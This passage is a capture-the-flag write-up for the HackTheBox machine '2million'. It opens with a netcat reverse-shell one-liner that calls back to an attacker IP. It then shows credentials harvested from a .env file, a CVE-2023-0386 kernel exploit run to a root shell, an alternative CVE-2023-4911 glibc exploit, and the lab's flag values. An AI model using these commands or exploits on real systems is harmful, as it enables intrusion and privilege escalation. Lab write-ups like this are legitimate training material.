rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.17.27 9009 >/tmp/f
```

we able to find databases credential in .env file

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

user flag

then connecting using ssh we able to get user.txt :

```
a269b7f25e33828e133bdd9f866d7e75
```

we found n interesting email in /var/email :

```

admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather

```

email.png

using this exploit we get a root shell

<https://github.com/sxlnmb/CVE-2023-0386>

```

admin@2million:/tmp$ cd 10.10.17.27\;8001/
admin@2million:/tmp/10.10.17.27:8001$ cd CVE-2023-0386/
admin@2million:/tmp/10.10.17.27:8001/CVE-2023-0386$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:/tmp/10.10.17.27:8001/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root 4096 Feb 2 21:08 .
drwxrwxr-x 6 root root 4096 Feb 2 21:08 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/10.10.17.27:8001/CVE-2023-0386# cat /root/root.txt
8e377fa3df5c9c8d8cc63851b952049e

```

shelllll.png

Root flag

8e377fa3df5c9c8d8cc63851b952049e

Alternative Priv Esc

```

root@2million:/tmp/10.10.17.27:8001/CVE-2023-0386# ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.1) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.

```

vul.png

this GLIBC is vulnerable (CVE-2023-4911), using this repo we able to ge a root shell

<https://github.com/NishanthAnand21/CVE-2023-4911-PoC.git>